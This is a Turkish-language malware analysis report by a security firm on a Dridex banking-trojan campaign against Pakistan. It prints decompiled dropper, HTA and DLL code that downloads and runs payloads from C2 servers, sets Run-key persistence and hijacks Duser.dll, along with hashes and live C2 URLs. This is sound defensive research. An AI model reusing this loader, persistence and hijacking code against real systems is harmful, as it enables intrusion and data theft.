GAIS
Cyber Security

DRIDEX BANKACILIK TROJANI

TEKNİK ANALİZ RAPORU

0 (216) 250 3282
info@gaissecurity.com
www.gaissecurity.com

Saray Mh. Doktor Adnan
Büyükdeniz Cd. No:4 Akkom
Office Park 2.Blok 10/21
Ümraniye / İstanbul

2020 | GAIS-CERT

İÇİNDEKİLER

Banking türündeki Dridex zararlısına ait birçok dropper ve yardımcı zararlı DLL'ler bulunmaktadır. Tüm indikatörler ayrıntılı bir şekilde analiz edilmiştir.

Giriş

Banking türündeki Dridex zararlısı, ilk olarak 2012 yılında ortaya çıkmıştır. Genelde ilerleyişini Word makroları üzerinden sürdüren zararlı; 2015 yılında İngiltere'de 20 milyon £, Amerika'da 10 milyon $ seviyelerinde zarara neden olmuştur. 2016 yılının başlarında ise hedef listesine kripto cüzdanları da eklemiştir.

Bugat ve Cridex isimleri ile de karşımıza çıkan Banking türündeki Dridex zararlısı, faaliyetlerine devam etmektedir. En son 13.05.2020 tarihinde ortaya çıkan zararlının bu örneği, farklı bir teknik kullanarak sistemde yayılmayı hedeflemektedir.

C&C sunucuları üzerinden drop ettiği **HTA** dosyalarının içerisinde encode edilmiş olarak bulunan DLL'ler üzerinden kullanıcı bilgilerini çalan Banking türündeki Dridex zararlısının bu saldırı kampanyasında Pakistan'ı hedef aldığı görülmektedir.

Son kullanıcının karşısına çıkan PDF belgesinde İslamabad Air Üniversitesine aitmiş gibi görünen döküman, sadece kullanıcıyı meşgul edip arkaplanda zararlı işlemlerini gerçekleştirebilmek adına yapılan bir phishing saldırısının örneğidir.

Ön İzlenim


Mail phishing yöntemi ile klasik yayılma biçimini bu versiyonunda da sürdüren Banking türündeki Dridex zararlısı, sıkıştırılmış bir arşiv içerisinde karşımıza çıkmaktadır. Arşiv içerisinde 3 adet dosya bulunmaktadır.

~wnotification001.tmp	2	2	TMP Dosyası	13.05.2020 06:26
~wnotification002.tmp	0	0	TMP Dosyası	13.05.2020 06:26
Policy Guidelines for Online Classes.pdf.lnk	2.209	813	Kısayol	13.05.2020 06:26

Dosya	ZIP Arşivi
MD5	865e7c8013537414b97749e7a160a94e
SHA1	13a5ec9f6a7b0765071e43c81b7fbfdb312ab3e4

Dosya	Policy Guidelines for Online Classess.pdf.lnk
MD5	865e7c8013537414b97749e7a160a94e
SHA1	13a5ec9f6a7b0765071e43c81b7fbfdb312ab3e4

Policy Guidelines for Online Classess.pdf.lnk adlı içerik aslında kısayoldur. PDF belgesi görünümü verilmiştir. Kısayola verilen bağlantıya bakıldığında, bu kısayolun aslında bir dropper olduğu anlaşılmaktadır.



%windir%\system32\cftmo.exe
hxxp://www.au-edu.km01s[.]net/images/E2BC769A/16914/11662/84c7b244/3387c59

Kısayola bağlantı olarak verilen web sitesinden **3387c59** adlı dosyayı indirmektedir. Dosyanın içeriğine göz atıldığında dosyanın **HTA** türünde olduğu ve içerisinde obfuscate edilmiş **Javascript** kodlarının olduğu görülmektedir.

```
var ec = YcgjXSQK("PWIZ"+"tuZc"+"jEZK"+"utuf"+"mI==");
try {
var shells = new fVpjx(YcgjXSQK("6pdomWW"+"KHT7LcE"+"mZjJ=="));
function VclwSk(){
var net = "";
var FSO = new fVpjx(YcgjXSQK("rXdect2scX7cswZ6jE"+"uTgzEVtu7+uWDcut6="));
var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+YcgjXSQK("G176uzdZmuXjH2k/Pj"+"mnPV2mjumsjzdrGI==")).SubFolders;
e = new Enumerator(folds);
 var folder;
e.moveFirst();
while (e.atEnd() == false)
{
folder = e.item();
var files = folder.files;
var fileEnum = new Enumerator(files);
fileEnum.moveFirst();
do{
if(fileEnum.item() == null)
continue;
if(fileEnum.item().Name == YcgjXSQK("uzdosW"+"uBt4=="))
{
if(folder.Name.substring(0,2)==YcgjXSQK("H"+"I"+"F"+"="))
return YcgjXSQK("HIFa22"+"b12ItK"+"J4==");
else if(folder.Name.substring(0,2)==YcgjXSQK("H"+"I"+"t"+"="))
return YcgjXSQK("HIta22b2"+"2IV2eH==");
}
fileEnum[YcgjXSQK("juR1tcRcg96=")]();
}while(fileEnum.atEnd() == false);
 e[YcgjXSQK("juR1tcRcg96=")]();
}
return folder.Name;
}
ver = YcgjXSQK("HIFa"+"22b1"+"2ItK"+"J4==");
try {
ver = VclwSk();
} catch(e) {
ver = YcgjXSQK("HIFa22"+"b12ItK"+"J4==");
}
```

Zararlı kodları analiz edebilmek için kodların deobfuscate edilmesi gerekmektedir. 3387c59 dosyasının deobfuscate edilmiş haline ait kod parçası aşağıda yer almaktadır.

```
var ec = Filegenerator;
try {
 var shells = new ActiveXObject(WScript.Shell);
function QsdCOf(){
    net = "";
    var FSO = new ActiveXObject(Scripting.FileSystemObject);
    var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"c:\\Microsoft.NET\\Framework\\").SubFolders;
    e = new Enumerator(folds);
    var folder;
    e.moveFirst();
    while (e.atEnd() == false)
    {
    folder = e.item();
    var files = folder.files;
    var fileEnum = new Enumerator(files);
    fileEnum.moveFirst();
    do{
        if(fileEnum.item() == null)
          continue;
        if(fileEnum.item().Name == "csc.exe")
        {
            if(folder.Name.substring(0,2)== "v2")
              return "v2.0.50727";
            else if(folder.Name.substring(0,2)== "v4")
              return "v4.0.30319";
        }
        fileEnum[moveNext]();
    }while(fileEnum.atEnd() == false);
     e[moveNext]();
    }
    return folder.Name;
}

ver = "v2.0.50727";
```

3387c59.hta Dosya Analizi

Dosya	3387c89.hta
MD5	30dd4284f82c7833034b586ba2d216a0
SHA1	1a048b8dd14765ff1e368f871879a623b8a96de7

HTML'in script etiketleri arasında yer alan zararlı kodlar deobfuscate edildikten sonra bu dosyanın amacı ortaya çıkarılmıştır. **RC4** algoritması ile encrypt edilen önemli veriler **keeee** değişkeninde tutulan "**411402620**" RC4 anahtarı ile çözülmektedir.


```
function qCnYBjA (key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(VrtmuK((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
    }

function DjZVXPjO(bsix){
return qCnYBjA(keeee,rvkk(bsix))
}

var keeee = 411402620;
```

İçerisinde encrypt edilmiş iki adet veri bulunduran zararlı dosya; **"da"** değişkeninde gzip arşivi, **"so"** değişkeninde ise zararlı bir DLL barındırmaktadır. Gzip arşivi içerisinde zararlıya trojan özelliği kazandıran gerçek, zararsız PDF dökümanı bulunmaktadır.

Dosya	Policy Guidelines for Online Classess.pdf
MD5	8ae9cc797c2f3ec3eca3b54a2e70edf1
SHA1	6c878840bd899936974a0364a2297b658beaeda9



OFFICE OF THE REGISTRAR

IBD/AU/310/2/REG
5 April, 2020

NOTIFICATION

POLICY GUIDELINES: ONLINE TEACHING DURING CLOSURE OF AIR UNIVERSITY DUE TO COVID-19

Introduction

1. Consequent to closure of academic institutions in Pakistan due to COVID-19, Air University anticipating the uncertainty associated with such a pandemic opted to provide uninterrupted education to its students by adopting online teaching under the initial guidelines issued by Higher Education Commission. This paradigm shift and transition

Zararlı dosyada **ActiveX** objeleri üzerinden zararlı işlemler yapılmaktadır. Öncelikle sistem üzerinde bulunan .NET kütüphanesinin versiyonunu öğrenmektedir.

```
do{
    if(fileEnum.item() == null)
      continue;
    if(fileEnum.item().Name == "csc.exe")
    {
        if(folder.Name.substring(0,2)== "v2")
          return "v2.0.50727";
        else if(folder.Name.substring(0,2)== "v4")
          return "v4.0.30319";
    }
    fileEnum[moveNext]();
```

Versiyon bilgisini aldıktan sonra ise Shell çevresini bu versiyona ayarlamakta ve DLL'in çalışması esnasında versiyona bağlı oluşabilecek problemlerin önüne geçmektedir.

Windows Management Instrumentation (WMI) üzerinden bir WMI sayacı oluşturarak sistem üzerinde var olan AV ürünlerini enumerate etmekte ve sonucu da **"x"** değişkeninde depoladıktan sonra "**aURL"** değişkeninde var olan;

hxxp://www.au-edu.km01s[.]net/plugins/16914/11662/true/true/

adresinin sonuna eklemektedir.

```
var objWMIService = GetObject("winmgmts:\\.\root\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct"), null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem[moveNext]()) {
   x += (objItem.item().displayName + " " + objItem.item().productState).replace(" ", "");
```

Bu işlemlerinden sonra **so** değişkeninde yer alan zararlı DLL'i sistem belleği üzerinde ActiveX objeleri ve **window.eval()** fonksiyonu aracılığı ile çalıştırmaktadır.

```
function vnmaBC(b) {
  var enc = new ActiveXObject(System.Text.ASCIIEncoding);
  var length = enc[GetByteCount_2](b);
  var ba = enc[GetBytes_4](b);
  var transform = new ActiveXObject(System.Security.Cryptography.FromBase64Transform);
  ba = transform[TransformFinalBlock](ba, 0, length);
  var ms = new ActiveXObject(System.IO.MemoryStream );
  var tope = ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  dash = ms;
  window.eval(tope);
}
```

Tüm bu işlemlerden sonra dropper özellikleri sergileyen 3389c59 dosyası, **"so"** değişkeninde bulunan DLL'in **Work** metoduna sırası ile; uzak sunucudaki .hta dosyasını, AV ürünlerini göndermeyi planladığı zararlı URL'i, içerisinde zararsız PDF dökümanı bulunan gzip arşivini tutan da değişkenini ve bu PDF'in adını parametre olarak yollamaktadır.

LinkZip.dll Analizi

Dosya	LinkZip.dll
MD5	7923c5065578d3dbda91646a04e189ec
SHA1	3c8891b8ff1645e22c9baf3668210a178f4125dd

3387c59 adındaki zararlı dosya **"so"** değişkeninde barınan DLL'i çözdükten sonra Work metoduna 4 adet parametre geçmekteydi. Work metodunun aldığı parametrelere bakacak olursak;

```
public void Work(string finalUrl, string avUrl, string doc, string documentName)
{
    try
    {
        string path = this.GenerateToken(10) + ".hta";
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, documentName), Filegenerator.Decompress(Convert.FromBase64String(doc)));
            Process.Start(Path.Combine(this.location, documentName));
        }
        catch (Exception)
        {
        }
        try
        {
            this.downloadData(avUrl);
        }
        catch (Exception)
        {
        }
        int num = 0;
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
            goto IL_BA;
        }
        catch (Exception)
        {
            goto IL_BA;
        }
        IL_75:
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
```

İlk olarak gzip arşivinden PDF dökümanını çıkarmakta ve kullanıcıya göstermektedir. Arkaplanda ise uzak sunucudan başka bir HTA dosyası indirmektedir. İndirdiği bu HTA dosyasını ise **mshta.exe** ile çalıştırmaktadır.

LinkZip.dll adındaki zararlı DLL'in genel kabiliyetleri;

- Decompress işlemi yapmak,
- PDF belgesini çalıştırmak,
- Web isteği yapmak,
- Uzak sunucudan zararlı dosya indirmek ve çalıştırmak şeklinde sıralanabilir.

```
if (File.Exists(Path.Combine(this.location, path)))
{
    Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
    File.Delete(Path.Combine(this.location, path));
}
```

Uzak sunucudan indirilen HTA dosyasını mshta.exe ile çalıştırdıktan sonra bu zararlı dosyayı sistem üzerinden silmektedir.

File.hta Analizi

Dosya	File.hta
MD5	c04acf0e0938c22ca75219aedc19c9a1
SHA1	a05e701fd029a0641331256b3dbf7f992ec6e838

File.hta, 3387c59 dosyası gibi JavaScript kodları içeren ve "mshta.exe" tarafından çalıştırılabilen bir dosyadır, ayrıca ActiveX objeleri barındırmaktadır.

Temel olarak üzerinde önemli olan 3 değişken vardır. Deobfuscate edildiğinde "**so"**, **"x"** ve **"y"** değişkenlerinin içerisinde Base64 ile encode edilmiş verilerin bulunduğu doğrulanmıştır. Aynı şekilde verilerin RC4 algoritması ile encrypt edildiği de görülmektedir.

Base64 içeren değişkenler decode işlemine tabi tutulduğunda "so" değişkeninde bir ".ttf" magic başlığına sahip DLL dosyası , "x" ve "y" değişkenlerinde ise gzip arşivleri ortaya çıkmaktadır. Bu arşivlerin içerisinde DLL dosyaları bulunmaktadır.

"So" değişkenine atanan ".ttf" dosyası HexEditor gibi araçlarla incelendiğinde MZ başlığına sahip olduğu dikkat çekmektedir. Dosya düzenlendiğinde DLL dosyası olduğu görülmektedir.

"so" değişkenindeki DLL'i direkt olarak belleğe yazarak **window.eval()** fonksiyonu ile çalıştırmaktadır.

```
function TtNLyN(b) {
    var enc = new System.Text.ASCIIEncoding;

    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);

    var transform = new System.Security.Cryptography.FromBase64Transform;
    ba = transform.TransformFinalBlock(ba, 0, length);
    mst = new System.IO.MemoryStream;
    var dope = mst.Write(ba, 0, (length / 4) * 3); mst.Position = 0;
    window.eval(dope);
}
```

Kod bloğu detaylı incelendiğinde try-catch yapısına "throw 1;" komutu ile exception verdirilerek catch bloğunun çalışması sağlanmaktadır. Bu blok içerisinde;

"x","y","202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c81"

parametre olarak gönderilerek "so" değişkeninde yer alan Work fonksiyonu çağırılmaktadır.

```
    throw 1;
} catch (e) {
    o[Work](x,y, "202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c81");
}
```

So Değişkeni = ”StInstaller.dll”

X Değişkeni = ”Duser.dll”

Y Değişkeni = “SystemApp.dll”

StInstaller.dll Analizi

Dosya	StInstaller.dll
MD5	567f6f3e4ae4869b9d9954770774aa9f
SHA1	85ac80dc5ecd66316cc33ff5abef89062439d112

File.hta dosyasında görülen work() fonksiyonu StInstaller.dll dosyasında karşımıza çıkmaktadır. Aldığı parametrelere bakacak olursak ;

DLL içerisinde bazı değişkenler obfuscate edilmiştir. Deobfuscate işleminden sonra değişkenler ve içerikleri aşağıdaki görseldeki gibidir;

```
public void Work(string dll22, string dll, string url = "")
{
    try
    {
        this.instfolder = Program.symCip(this.instfolder).Trim();
        this.domain = Program.symCip(this.domain).Trim();
        this.regkey = Program.symCip(this.regkey).Trim();
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string text2 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
        if (!Directory.Exists(text2))
        {
            text2 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        }
        this.copyexe = text2 + this.copyexe;
        if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
        {
            throw new Exception("Already installed");
        }
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(this.regkey, Path.Combine
```

```
instfolder : font2Files domain : https://kat0x.net regkey :font2
s : FFFFFFFFFFFFFFFFFFFF
 s2  :zpJ5I.tmp
s4 :https://kat0x.net/202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c81



text : C:\ProgramData\font2Files
```

Sistem üzerinde **“%windir%\\syswow64**” yolu bulunuyorsa bu yol üzerinden eğer bulunmuyorsa **“%windir%\\system32**“ yolu üzerinden rekeywiz.exe'yi ilgili dizine kopyalamaktadır. **Rekeywiz.exe** legal bir sistem uygulamasıdır.

Bu DLL, rekeywiz.exe'nin sistem her yeniden başlatıldığında tekrar çalışabilmesi için **Software\\Microsoft\\Windows\\CurrentVersion\\Run** kayıt defteri yoluna **font2** adında bir kayıt ekleyip değerini rekeywiz.exe’nin yolu olarak ayarlamaktadır.

Rastgele isimlendirilimiş bir .tmp dosyası oluşturulup, SystemApp.dll, encode fonksiyonundan geçirilerek bu xxxxx.tmp dosyası içerisine yerleştirilmekte ve dizine kaydedilmektedir.

```
private const int instpath = 35;

// Token: 0x04000002 RID: 2
private string copyexe = "rekeywiz.exe";

// Token: 0x04000003 RID: 3
private const string hijackdllname = "Duser.dll";

// Token: 0x04000004 RID: 4
private string manifestContent = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\r\n<configuration>\r\n<startup useLegacyV2RuntimeActivationPolicy=\"true
  \">\r\n<supportedRuntime version=\"v2.0.50727\"/>\r\n<supportedRuntime version =\"v4.0\"/>\r\n</startup>\r\n</configuration>";
```

Duser.dll olarak tanımlanmış değişkenin adı “**hijackDllname**” olarak dikkat çekmektedir. Duser.dll ve rekeywiz.exe.config dosyaları da dizine kaydedilip program başlatılmaktadır. Rekeywiz.exe.config dosyasının içeriği manifestContent değişkeninde yer alan stringdir.

StInstaller.dll adındaki zararlı DLL’in genel kabiliyetleri:

- Decompress işlemi yapabilme,
- Veriyi encode edebilme,
- Bir veri içerisinde arama yapabilme,
- Token oluşturabilme,
- Belirtilen bir verinin yerine başka bir veriyi yerleştirebilme,
- Kayıt defterine değer ekleyebilme şeklinde sıralanabilir.

Duser.dll Analizi

Dosya	GZIP Arşivi
MD5	e3fdf458ab16294f9e041be46600af6b
SHA1	d281b1a596807c5fea1e7d581a8a49ed6dcbcac3

Dosya	Duser.dll
MD5	1538ebe93228d9b2246eedfd54c58179
SHA1	7a3471aa9f65b5b765393a319268f7dcb9865091

Normalde Rekeywiz.exe uygulamasının kullandığı legal bir DLL dosyasıdır. Fakat zararlı yazılım Rekeywiz.exe'yi kopyaladığı dizinde X değişkeninde yer alan veriler ile zararlı bir Duser.dll oluşturmaktadır. Bununla birlikte de DLL Hijacking işlemi yapmaktadır.

DLL dosyasının amacı başka bir dosyayı çözümleyerek çalıştırmaktır. File.hta üzerinden aldığımız Duser.dll işlenmediği için aşağıdaki gibi görünmektedir;

```
static Program()
{
    byte[] assemblyData = Program.GetAssemblyData("FFFFFFFFFFFFFFFFFFFF");
    byte[] array = new byte[assemblyData.Length - 32];
    Program.BufferCopy(ref assemblyData, 32, ref array, array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] expr_30_cp_0 = array;
        int expr_30_cp_1 = i;
        expr_30_cp_0[expr_30_cp_1] ^= assemblyData[i % 32];
    }
    Program._assembly = Program.LoadAssembly(array);
}
```

StInstaller.dll üzerinde işlem gören Duser.dll'in görünümü ise ;

```
static Program()
{
    byte[] assemblyData = Program.GetAssemblyData("alv41ZY.tmp          ");
    byte[] array = new byte[assemblyData.Length - 32];
    Program.BufferCopy(ref assemblyData, 32, ref array, array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] expr_30_cp_0 = array;
        int expr_30_cp_1 = i;
        expr_30_cp_0[expr_30_cp_1] ^= assemblyData[i % 32];
    }
    Program._assembly = Program.LoadAssembly(array);
}
```

xxxxx.tmp dosyasının çözümlendiği ve sonrasında çalıştırmak üzere yüklendiği görülmektedir. TMP dosyasını aynı işlemlerden geçirdiğimizde bir MZ başlığı görülmektedir.

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 03 00 8E F8 C5 D3 00 00 00 00  PE..L...ŽøÅÓ....
00000090  00 00 00 00 E0 00 22 20 0B 01 30 00 00 F8 08 00  ....à." ..0..ø..
000000A0  00 06 00 00 00 00 00 00 4E 17 09 00 00 20 00 00  ........N.... ..
000000B0  00 20 09 00 00 00 00 10 00 20 00 00 00 02 00 00  . ....... ......
000000C0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0  00 60 09 00 00 02 00 00 00 00 00 00 03 00 40 85  .`............@…
000000E0  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
000000F0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  FC 16 09 00 4F 00 00 00 00 20 09 00 A8 02 00 00  ü...O.... ..¨...
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120  00 40 09 00 0C 00 00 00 E0 16 09 00 1C 00 00 00  .@......à.......
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00  ......... ......
00000160  00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
00000170  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000180  54 F7 08 00 00 20 00 00 00 F8 08 00 00 02 00 00  T÷... ...ø......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
```


DLL dosyasında yer alan **Up()** metodu ise çözümlenmiş olan tmp dosyasından gelen DLL'in **Program.Start()** metodunu çağırdığı görülmektedir.

Base64 ile encode edilmiş değerler sırasıyla "**Program**" ve "**Start**" olarak decode edilmektedir.

```
private static void Up()
{
    try
    {
        Type[] exportedTypes = Program._assembly.GetExportedTypes();
        for (int i = 0; i < exportedTypes.Length; i++)
        {
            Type type = exportedTypes[i];
            if (type.Name == Encoding.ASCII.GetString(Convert.FromBase64String("UHJvZ3JhbQ==")))
            {
                object obj = Activator.CreateInstance(type);
                obj.GetType().GetMethod(Encoding.ASCII.GetString(Convert.FromBase64String("U3RhcnQ="))).Invoke(obj, new object[0]);
                break;
            }
        }
    }
    catch
    {
    }
    finally
    {
        Process.GetCurrentProcess().Kill();
    }
}
```

Up() metodunu çağırabilmesi için iki seçenek bulunmaktadır. Ya Up() metodunu direkt olarak çağıracaktır (ki zararlı DLL içerisinde o şekilde bir kullanım göremedik) ya da Up() metodunu içerisinde çağıran bir metodu çağıracaktır. Fakat bu iki seçenekte bu kod parçasında mümkün olmadığı üzere rekeywiz.exe programının Up() metoduna bu iki yöntemden biri ile erişmesi gerekecektir.

Orijinal Duser.dll içerisindeki metodları incelediğimizde zararlı DLL dosyamızla ortak bir fonksiyon olduğu görülmektedir.



InitGadgets() metodu, iki DLL dosyasında da yer alan ortak bir metoddur. Zararlı DLL içerisinde yer alan bu metodun Up() metodunu çağırdığı görülmektedir.

```
public static void InitGadgets()
{
    Program.Up();
}
```

Bu durumda rekeywiz.exe Duser.dll içerisinde yer alan **InitGadgets()** metodunu çağırdığında Dll Hijacking yapıldığı için zararlı DLL içerisinde aynı fonksiyonu çağıracak ve SystemApp.dll dosyası çalıştırılacaktır.

SystemApp.dll Analizi

Dosya	GZIP Arşivi
MD5	14bb9075be2ffd50e625882e446e9c42
SHA1	f9c3796d3b8f7d1d97dce17755f0c4e215e6b9b1

Dosya	SystemApp.dll
MD5	3695c1dca8b1cf368abad3f42f3efc16
SHA1	ceee8c9f929ba3de6badd0bfffd86655c4d7b999

Rekeywiz.exe programı, Duser.dll ile hijacking işlemi yapıldıktan sonra InitGadgets() fonksiyonunun çağırılması sonucunda Up() metodunu çağırmakta, oradan da rastgele oluşturulan ve encode edilen TMP dosyasının çözümlenmesi sonucunda SystemApp.dll'in Program.Start() metoduna giriş yapmaktadır.

```
internal class Settings
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    private Settings()
    {
        using (MemoryStream memoryStream = new MemoryStream(Settings.DecodeData(Resources.Default)))
        {
            this.ReadFrom(new BinaryReader(memoryStream));
        }
    }

    // Token: 0x06000002 RID: 2 RVA: 0x0000209C File Offset: 0x0000029C
    private Settings(BinaryReader bR)
    {
        this.ReadFrom(bR);
    }

    // Token: 0x06000003 RID: 3 RVA: 0x000020AC File Offset: 0x000002AC
    public static Settings LoadSettings()
    {
        Settings settings = new Settings();
        try
        {
            using (MemoryStream memoryStream = new MemoryStream(Settings.DecodeData(System.IO.File.ReadAllBytes(Settings._settingsFilePath))))
            {
                return new Settings(new BinaryReader(memoryStream));
            }
        }
        catch
        {
            settings.Save();
        }
        return settings;
    }
```

Start() metoundan sonra ise LoadSetting() metoduna atlamaktadır. İçerisinde gömülü olarak bulunan iki adet kaynak mevcuttur. İlki **Default** adında bir ayar dosyası, ikincisi ise **Newton_Json** adındaki .NET ortamı için bir JSON çatısıdır. LoadSettings() metounda ise kaynaklarda bulunan Default adındaki kaynağı decrypt edip, ayar değişkenlerini tanımlamaktadır.

```
SettingsFilePath: C:\ProgramData\\font2Files\\font2
DirectoryName: C:\ProgramData\font2Files
OutputFolder: C:\Users\Fatih Şensoy\AppData\Roaming\\font2Dat
Text:
GetInterval: 600000
PostInterval: 60000
DoSysInfo: True
DoFileSelection: True
DoFileUpload: True
ServerURI: https://kat0x.net/202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c81
```

Ayar değişkenleri tanımlandıktan sonra **SettingsFilePath** değişkenindeki **font2** dosyasını decode ettikten sonra font2 dosyasının içerisindeki verilere göre ayar değişkenlerini tekrardan tanımlamaktadır. Ve bu ikinci tanımlamadan sonra ise değişkenlerin durumu aşağıdaki gibi olmaktadır.

```
SettingsFilePath: C:\ProgramData\\font2Files\\font2
DirectoryName: C:\ProgramData\font2Files
OutputFolder: C:\Users\MalwareLab\AppData\Roaming\\font2Dat
Text: https://kat0x.net/202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c81
GetInterval: 600000
PostInterval: 60000
DoSysInfo: False
DoFileSelection: False
DoFileUpload: True
ServerURI:
```

Ayar değişkenleri arasında hedef alınacak olan dosya uzantıları, hedef alınacak dosyaların boyutunun en fazla ne kadar olacağı gibi değerler de bulunmaktadır.

```
Selected File Extension
 .doc
 .docx
 .xls
 .xlsx
 .pdf
 .ppt
 .pptx
 .rar
 .zip
```

Ayarlarını tam olarak tanımladıktan sonra ise uzak sunucu üzerinden veri indirip, decode ettikten sonra Duser.dll içerisinde bulunan **Loader** sınıfının **Load()** metoduna ilk parametre olarak veriyi, ikinci parametre olarak da ayar değişkenlerinin değerlerini göndermektedir.

```
public object Load(byte[] pluginAssembly, object[] args)
{
    Type[] exportedTypes = Assembly.Load(pluginAssembly).GetExportedTypes();
    for (int i = 0; i < exportedTypes.Length; i++)
    {
        Type type = exportedTypes[i];
        if (type.Name == Encoding.ASCII.GetString(Convert.FromBase64String("UHJvZ3JhbQ==")))
        {
            return Activator.CreateInstance(type, args);
        }
    }
    throw new TypeLoadException();
}
```

